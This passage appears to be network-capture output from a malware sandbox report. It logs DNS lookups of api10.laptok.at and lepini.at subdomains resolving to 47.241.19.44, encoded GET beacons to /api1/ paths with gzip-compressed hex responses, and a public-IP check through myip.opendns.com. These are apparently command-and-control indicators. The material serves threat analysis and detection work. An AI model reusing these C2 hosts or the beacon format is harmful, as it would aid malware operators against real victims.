Nov 23, 2020 12:19:09.811630964 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811661959 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811671019 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811709881 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811733007 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811760902 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.811767101 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.811798096 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.812103987 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.910643101 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.910705090 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.910756111 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.910809040 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.910837889 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.910852909 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.910880089 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.910887003 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.910892963 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.910912037 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.910934925 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.910973072 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.911006927 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.911010981 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.911046982 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.911086082 CET	49732	80	192.168.2.4	47.241.19.44
Nov 23, 2020 12:19:09.950620890 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.950691938 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.950737000 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.950777054 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.950814962 CET	80	49732	47.241.19.44	192.168.2.4
Nov 23, 2020 12:19:09.950851917 CET	80	49732	47.241.19.44	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 12:18:46.570199013 CET	49257	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:18:46.597249031 CET	53	49257	8.8.8.8	192.168.2.4
Nov 23, 2020 12:18:47.557322979 CET	62389	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:18:47.593255997 CET	53	62389	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 12:18:52.284771919 CET	49910	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:18:52.312025070 CET	53	49910	8.8.8.8	192.168.2.4
Nov 23, 2020 12:18:53.012953043 CET	55854	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:18:53.040066004 CET	53	55854	8.8.8.8	192.168.2.4
Nov 23, 2020 12:18:54.080920935 CET	64549	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:18:54.107846022 CET	53	64549	8.8.8.8	192.168.2.4
Nov 23, 2020 12:18:54.919960022 CET	63153	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:18:54.947187901 CET	53	63153	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:01.407439947 CET	52991	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:01.434551954 CET	53	52991	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:06.562824011 CET	53700	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:06.599641085 CET	53	53700	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:07.614770889 CET	51726	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:07.939614058 CET	53	51726	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:08.168842077 CET	56794	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:08.196083069 CET	53	56794	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:11.244085073 CET	56534	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:11.271193027 CET	53	56534	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:12.320729017 CET	56627	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:12.348102093 CET	53	56627	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:13.540397882 CET	56621	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:13.581149101 CET	53	56621	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:13.780139923 CET	63116	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:13.807528973 CET	53	63116	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:15.260731936 CET	64078	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:15.287969112 CET	53	64078	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:16.150295973 CET	64801	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:16.177867889 CET	53	64801	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:17.680984020 CET	61721	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:17.708213091 CET	53	61721	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:18.798482895 CET	51255	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:18.834115028 CET	53	51255	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:18.878098965 CET	61522	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:18.905194044 CET	53	61522	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:19.683197975 CET	52337	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:19.718893051 CET	53	52337	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:22.286604881 CET	55046	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:22.322698116 CET	53	55046	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:22.796526909 CET	49612	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:22.836855888 CET	53	49612	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:23.244935036 CET	49285	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:23.280853033 CET	53	49285	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:23.602293015 CET	50601	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:23.638015032 CET	53	50601	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:23.649595022 CET	60875	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:23.693440914 CET	53	60875	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:23.849045992 CET	56448	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:23.876090050 CET	53	56448	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:23.937958002 CET	59172	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:23.975613117 CET	53	59172	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:24.375437021 CET	62420	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:24.411318064 CET	53	62420	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:24.816014051 CET	60579	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:24.853601933 CET	53	60579	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:25.177424908 CET	50183	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:25.204924107 CET	53	50183	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:25.393731117 CET	61531	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:25.434168100 CET	53	61531	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:26.042188883 CET	49228	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:26.078011036 CET	53	49228	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:26.454986095 CET	59794	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:26.490641117 CET	53	59794	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:36.530822039 CET	55916	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:36.566790104 CET	53	55916	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 12:19:37.518486977 CET	55916	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:37.554110050 CET	53	55916	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:38.533106089 CET	55916	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:38.560381889 CET	53	55916	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:39.905623913 CET	52752	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:39.942928076 CET	53	52752	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:40.548924923 CET	55916	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:40.584266901 CET	53	55916	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:44.549137115 CET	55916	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:44.584777117 CET	53	55916	8.8.8.8	192.168.2.4
Nov 23, 2020 12:19:59.753671885 CET	60542	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:19:59.789554119 CET	53	60542	8.8.8.8	192.168.2.4
Nov 23, 2020 12:20:09.503115892 CET	60689	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:20:09.530307055 CET	53	60689	8.8.8.8	192.168.2.4
Nov 23, 2020 12:20:09.535417080 CET	60690	53	192.168.2.4	208.67.222.222
Nov 23, 2020 12:20:09.552117109 CET	53	60690	208.67.222.222	192.168.2.4
Nov 23, 2020 12:20:09.553596020 CET	60691	53	192.168.2.4	208.67.222.222
Nov 23, 2020 12:20:09.570106983 CET	53	60691	208.67.222.222	192.168.2.4
Nov 23, 2020 12:20:09.586766005 CET	60692	53	192.168.2.4	208.67.222.222
Nov 23, 2020 12:20:09.603360891 CET	53	60692	208.67.222.222	192.168.2.4
Nov 23, 2020 12:20:13.144649029 CET	64206	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:20:13.472007036 CET	53	64206	8.8.8.8	192.168.2.4
Nov 23, 2020 12:20:14.278291941 CET	50904	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:20:14.305594921 CET	53	50904	8.8.8.8	192.168.2.4
Nov 23, 2020 12:20:15.013784885 CET	57525	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:20:15.049266100 CET	53	57525	8.8.8.8	192.168.2.4
Nov 23, 2020 12:20:17.777049065 CET	53814	53	192.168.2.4	8.8.8.8
Nov 23, 2020 12:20:17.820941925 CET	53	53814	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 23, 2020 12:19:07.614770889 CET	192.168.2.4	8.8.8.8	0x39b8	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 12:19:13.540397882 CET	192.168.2.4	8.8.8.8	0x12c8	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 12:19:18.798482895 CET	192.168.2.4	8.8.8.8	0x2e40	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 23, 2020 12:19:59.753671885 CET	192.168.2.4	8.8.8.8	0x48d6	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 12:20:09.503115892 CET	192.168.2.4	8.8.8.8	0x4f3c	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 23, 2020 12:20:09.535417080 CET	192.168.2.4	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Nov 23, 2020 12:20:09.553596020 CET	192.168.2.4	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Nov 23, 2020 12:20:09.586766005 CET	192.168.2.4	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Nov 23, 2020 12:20:13.144649029 CET	192.168.2.4	8.8.8.8	0x78fd	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 23, 2020 12:20:15.013784885 CET	192.168.2.4	8.8.8.8	0xd522	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 23, 2020 12:19:07.939614058 CET	8.8.8.8	192.168.2.4	0x39b8	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 12:19:13.581149101 CET	8.8.8.8	192.168.2.4	0x12c8	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 12:19:18.834115028 CET	8.8.8.8	192.168.2.4	0x2e40	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 12:19:59.789554119 CET	8.8.8.8	192.168.2.4	0x48d6	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 23, 2020 12:20:09.530307055 CET	8.8.8.8	192.168.2.4	0x4f3c	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 23, 2020 12:20:09.552117109 CET	208.67.222.222	192.168.2.4	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 23, 2020 12:20:09.570106983 CET	208.67.222.222	192.168.2.4	0x2	No error (0)	myip.opendns.com		84.17.52.25	A (IP address)	IN (0x0001)
Nov 23, 2020 12:20:09.603360891 CET	208.67.222.222	192.168.2.4	0x3	Name error (3)	myip.opendns.com	none	none	28	IN (0x0001)
Nov 23, 2020 12:20:13.472007036 CET	8.8.8.8	192.168.2.4	0x78fd	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 23, 2020 12:20:15.049266100 CET	8.8.8.8	192.168.2.4	0xd522	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49732	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:19:08.224163055 CET	318	OUT	GET /api1/OdjgwCqVJwPbZSsZ/VYrVT8VCOKL6QD5/EVmo1TumZD8KFbU_2F/DqCRYFqUt/6t1Wi5sZ6Sd10Zyeuxsl/zz_2BvVs4Qba4SjUA81/XTlzG2Ikb6e4IhPsrP2pW5/IOYwufo82QfRm/dMck8gxG/UZU1HPUj7EpbLym6Tf1ZXia/MduJyH_2BJ/WUEq3SnF_2FcXcMTp/Xq474GevRlOt/vDC5iQyZB9v/TjWELQbwGzWKMO/lagHfBD7ms5J_2BDQZ3w8/PtBT4jSv2lZUfu_0/A_0DP97GvnPGpv0/X1fJAQJ3FbyqO_2B4n/YGBi_2FtdmzIg/gz3C3rVo/j HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:19:09.288871050 CET	331	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 11:19:09 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 a2 a3 40 14 45 17 c4 00 b7 21 0e c1 5d 66 b8 bb b3 fa fe bd 81 24 54 bd 77 ef 39 49 f4 28 f5 80 1e 1b f5 c3 d7 e8 32 b6 1e 44 19 b6 25 18 f1 73 f9 10 eb 3a 0e 2d 86 57 cb 8b 31 81 b4 a0 96 0f 75 5e f5 83 4d d7 da 30 71 34 e7 ba a8 ca e2 b8 9e 60 32 ac 30 a5 c5 d9 d4 e8 c1 cc 07 18 92 5d ca 65 a0 33 b1 0a e4 b2 29 f3 47 24 1f 9d 98 0a 61 d6 fc c0 53 b6 74 70 fb 51 3b 56 75 39 3d 85 11 28 8e 32 47 2c 62 8b 15 3c 7c 3c a0 a1 70 3f 14 6f 51 dd aa d8 c5 65 30 29 26 30 11 f2 37 54 2d 85 6a cb 07 05 62 bf 52 ba 45 74 65 c8 ea 14 84 00 1e 81 de 81 a6 75 1b 7e 23 c8 9e be 5d 2a c6 82 93 fd a0 e4 e6 13 86 5d 80 bc 85 d1 3a 12 e3 5d 62 f7 33 4e bb 09 ea 5f 35 ae 8e d3 e4 41 b3 d1 cf 54 fb 11 46 1c ef cf 70 ba a4 a6 c6 7a 1f 91 11 c4 82 55 d0 5e f2 b5 9a 7d 2d ac 71 50 ed b5 0b 0d 85 09 28 65 bb a9 9f 1e 02 7d 20 d8 3e fa 16 27 11 e4 4f 15 0d 03 11 13 75 ce 8d a4 e5 d9 39 92 d1 59 c7 20 1c ff 53 02 fc d7 9c 06 59 df fe 48 37 dd cf 6c cb 67 69 d7 6e 58 ea 35 ae 8b 5f 7c da f0 8e 46 cf 48 df 62 2a 03 b6 ac 52 7a d1 02 10 94 21 64 6f d1 38 e0 36 b1 83 77 92 46 ee 0a 58 ee 08 7e c8 24 16 c6 ba 3e f9 bf fc d1 03 35 6b f5 c2 fa dd cb 4d ad d1 df 4b 64 87 8c 1a 8e 11 93 9f f5 44 cd 94 c6 9f 1d 17 ae 42 ce e7 ae bf 27 45 6e 0e 2d 5b c9 48 94 e6 4d bf 9f 17 d2 6b 32 f8 86 9b c0 70 cd c8 ad 46 99 6d b6 69 0d 33 4c c6 77 51 f8 6d 0c 43 7f bc 2b eb 5e 56 93 a2 fa 06 8c 8a 3d 58 52 65 54 4b 10 08 0c 63 27 9f 95 78 4e 5b 1f cf 4f f7 b6 96 33 64 46 a1 d2 49 57 7b 1a e8 d8 d8 c1 28 c9 d0 bd 9c 21 bb dc 97 50 bf 67 a8 0a 56 5f 10 aa 7c 0c 14 70 b4 97 a9 ae e3 f6 9d 16 7f 25 0e 21 f7 30 c7 5d 66 38 c5 73 12 65 9b 82 90 3e d6 f4 69 b4 84 af f3 e8 c9 62 a1 fc 5b 9d 35 3a 63 45 29 ec c6 4c e1 65 32 6f 57 25 fc d6 dd 15 bd f7 c0 94 47 6a 98 99 99 6e ca 3e b1 29 a6 09 7b 09 e2 f7 15 f2 ee 48 e8 10 43 a8 7b f3 cb fe 9c 45 71 75 55 8d 95 11 e4 04 79 34 fc ea cb 22 5c c3 9f 98 e 0 fb 82 63 77 17 b4 52 cb 88 da 40 13 80 7a a5 ee 04 b3 99 23 3a 95 59 28 75 b1 b3 47 80 e1 ef 5e 54 07 d4 3a 79 4f 30 4 2 2e 62 b4 3e 61 36 e2 e8 48 2d 5c fe aa e0 5d 14 1c 57 ed b0 ea d1 09 f5 6e 0e 26 6c e8 ad 0e b6 20 59 c4 9b 49 58 c9 1b 22 17 77 6c 95 9c c3 c7 3a a1 17 5b da 1b 21 5c 59 1d 86 0e f1 26 dd 68 05 be 47 c1 8b c8 f5 43 fd b0 cc 9d a9 12 75 dc e0 f8 1b f6 31 67 b9 27 ed 41 2a cd 9a bd 28 9c ad c3 14 f7 58 11 30 9b 61 31 25 2c ed 5e 7a 0b 6c 55 18 65 62 e1 87 89 4d d7 8a 0e e6 d1 42 6d ad 01 30 0f 08 ca 2a 27 06 66 99 30 f3 09 5b 71 7b bf 6c fc 9d a1 cc f5 03 cf 65 3a 44 19 6d b 4 8f 03 86 8b 46 8a b1 ae 97 f7 65 c6 a5 32 26 39 4e 74 c2 6f 02 44 dd 71 10 7a ac 28 8c 34 1a 5b 65 09 bd 99 1f 78 14 5 c 67 59 a5 1d e9 af 0f 63 a2 ac 8e 6a 6f 3d ad 43 4e d7 dd e8 b6 49 f9 eb 9d 7e 50 f0 71 ca 9b 3b dd 3a 8c ab f6 38 d9 2d 3e 8d b4 00 92 e2 30 e1 50 c7 7d 6b 41 75 1f 19 bd 35 b4 de 11 df 4a e9 37 51 ea 82 08 cf be af ca b3 71 ee a8 51 0e 6d b9 92 d4 f3 04 0e 47 2f 61 73 20 26 cd 15 f6 ba 1d 28 96 10 8f 63 0e 39 8f b3 c6 84 62 72 60 0d 14 3e c2 7c 6b 84 33 a8 d5 aa 47 3c 0b 01 6e e0 eb 15 76 2b 17 f7 03 93 75 88 bd f4 b2 ff fd 24 9c 06 5a 05 80 8a c4 7a Data Ascii: 2000E@E!]f$Tw9I(2D%s:-W1u^M0q4`20]e3)G$aStpQ;Vu9=(2G,b<|<p?oQe0)&07T-jbREteu~#]*]:]b3N_5 ATFpzU^}-qP(e} >'Ou9Y SYH7lginX5_|FHb*Rz!do86wFX~$>5kMKdDB'En-[HMk2pFmi3LwQmC+^V=XReTKc'xN [O3dFIW{(!PgV_\|p%!0]f8se>ib[5:cE)Le2oW%Gjn>){HC{EquUy4"\cwR@z#:Y(uG^T:yO0B.b>a6H-\]Wn&l YIX"wl:[!\Y& hGCu1g'A*(X0a1%,^zlUebMBm0*'f0[q{le:DmFe2&9NtoDqz(4[ex\gYcjo=CNI~Pq;:8->0P}kAu5J7QqQmG/as &(c9br`>\|k 3G<nv+u$Zz

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49733	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:19:11.081012964 CET	545	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 12:19:11.865336895 CET	554	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 Nov 2020 11:19:11 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49738	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:19:13.860515118 CET	574	OUT	GET /api1/HCmdTF9ssS2xPQYmTqbko/QSaXs_2BFCMwb9WJ/TzYhMx5eXoG7h0c/n88BmwhZe9ijt5oT_2/Fx6667KDX/SidvZb9thKv8bvTE_2Bd/bd09MXr6sZJK_2B0qyS/ttipC86Fa_2BhWcPHgFDgb/FLKb2aUcMy7Ws/o6qiRO8c/nNeTK_2FSOWylkimJJN1ZPK/7CLWQhh7_2/FsBidPde1di4dmq_2/FoYbJ3dZ5_2F/jbxcTO3nXc9/SExxKRXHJLHHvI/_2BhbueQTaU2MuoAANkGM/Ms1_0A_0DsFCZtvF/RsiXqTx0w_2B7BA/8qwDi436YGxlKYNqBk/I9GfQ7ay9/1WHi9CeL/hOQKKrEqdJo6/k HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 12:19:14.887379885 CET	587	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 11:19:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b 47 72 83 40 10 45 0f c4 82 20 e2 92 9c 73 66 07 22 83 c8 f9 f4 c6 3b 97 5c 25 31 33 dd fd df 1b d9 fd 0f 4d 67 52 5b 13 88 1d da dd fd 12 ea 33 3f 79 9f 7e 1c ee ec 64 f7 a8 b1 56 2e 58 e4 d2 b1 5e 6e 68 04 3b 6c 71 16 0d 81 a1 3b 93 88 82 cb db 3f 44 9f 0d 98 f7 cc 22 c9 c5 39 63 ee 7b 48 08 e1 2a 4c 92 42 e1 df cd aa 2d 10 b7 1b 79 0b 83 9f eb 86 dd af 2f 3e cc de 2f 40 8e 7e 6e 07 1a 67 a1 83 b4 2d 06 d9 11 69 00 cc c9 fb 44 fa 52 cd 08 fa 69 d2 f7 0f cc 0d 81 cf 53 c2 74 31 4f 0b a5 8f d9 e6 8a 7c 04 17 6f 0c 71 7e cf 1a 5e 90 fa b4 63 6e e3 29 47 ed e8 df 35 22 1e ae 6a 50 76 05 e3 95 4e c1 51 54 b3 31 33 be c4 87 36 5a 40 3c 29 e7 a1 f3 2a 5e 10 30 03 be f8 45 8f c7 40 8f 22 29 06 68 25 9c 49 aa 7f 09 57 4c ea af b3 3c ed a7 18 41 cb 0a bf a8 38 e7 64 e4 2b 1d 65 4a 26 95 d4 03 6f 03 7a cf a1 87 a2 f7 93 83 c3 10 22 04 8c 74 58 50 ce f0 d7 71 3c 19 d7 47 4e 0b 67 b3 bd f5 c8 6d b1 16 76 e8 96 da e1 87 41 77 fc 3c 71 8a fe 09 7a 93 48 81 65 f0 dc df af a2 10 9e 4e ee 1d 02 24 36 f8 d8 21 f5 40 9b 6e cc 22 94 c4 3f 94 51 19 34 09 33 d1 6c d8 6c ca 0f 1a de 13 a3 b4 26 30 26 43 0b 22 c8 5f b8 a9 cf 06 fc 02 1c a1 21 15 c8 e0 15 47 87 58 f9 d4 7c 1c 5e 64 20 0c e5 27 9b 31 7a af cb f4 1a 37 a4 ed d7 fc 21 e1 67 6b f0 a3 75 72 4c f1 d9 bc 02 e1 34 9a 3d 11 66 3d 8c 2b a1 79 a4 2b 2a 6b be 92 1b 74 86 20 9b bb 9d 8c 5a a9 d9 b2 97 69 5f 3f f0 13 9b ca 02 d4 e5 52 cf fc 7d a6 e4 10 85 e4 7c cc 8c ab 7e cc dd 08 99 90 25 1e fd 83 c5 7c 07 39 ee 47 56 b8 02 68 1b ce 3c e4 67 e5 54 b5 d9 97 ea 53 56 42 51 35 4a a8 ef fe c9 8f 82 95 67 a5 a9 b1 fb 3e 1b 09 0b 40 88 cc 79 f1 12 a1 40 cb cf 09 3e 1e 00 2d 65 e1 98 30 71 dc 33 2d 66 a7 3d 78 a5 62 81 1d 8f 30 b1 8e d1 53 d2 3e dd c5 7e 03 95 0e 7c 1e 4d 91 3d b7 c3 25 5e 2f 02 d3 74 e1 84 46 26 cd 07 c4 0b 57 be 6a c3 80 cb dc d7 ee 8e aa 91 0f f2 d1 67 2b a9 ce 25 41 9f b9 91 65 1f 83 6d 0b 84 8f 7c ea 22 ba 6e 81 56 50 b3 23 4c 4f 78 d7 33 f2 3b 72 5e c8 d7 3c 01 de df 5e 9f 5b 25 7c 4b c0 13 8d 87 40 5c 02 86 30 87 92 ca 92 0c ca 13 1e 95 86 9e 64 0f 01 10 0c ed 9c a1 e1 38 c2 d7 06 d8 3e ab a0 60 33 9e 90 b6 ef f3 fb 5e ae 88 c2 5b 41 a2 b4 bc 4f 1f 15 e3 34 2c 25 fe d8 4b 08 be e0 16 65 83 ff e1 db 69 74 82 e3 47 d9 ce b1 01 4a 5b 24 5a 35 79 f7 b3 79 5c 13 19 d2 74 1b 29 9e 6a 48 be 1f 3c ef 96 45 88 02 9e fd a0 dd 61 fa ee 5a 6d ce 27 68 65 ec 43 ad ae 69 7e 33 14 91 89 33 b5 52 7a 1f ce d3 10 00 18 91 92 de 1a 4d 71 64 8d 46 a1 42 a6 3b 8e c5 7e 90 0d 2e c2 5f 78 02 3b 5e e1 06 e6 5f 1c 25 49 cd 8a c2 f5 57 22 f5 06 e2 9f 58 db 21 9a ac 7a 7b 08 25 19 3f 11 f7 fe 00 44 c0 93 e3 84 b6 03 1a 18 10 7e fd b8 68 15 c8 41 09 c1 f5 3a 3e 35 0c 15 83 a6 f1 5f 21 49 a1 ba 09 19 7a b8 2a 91 88 db 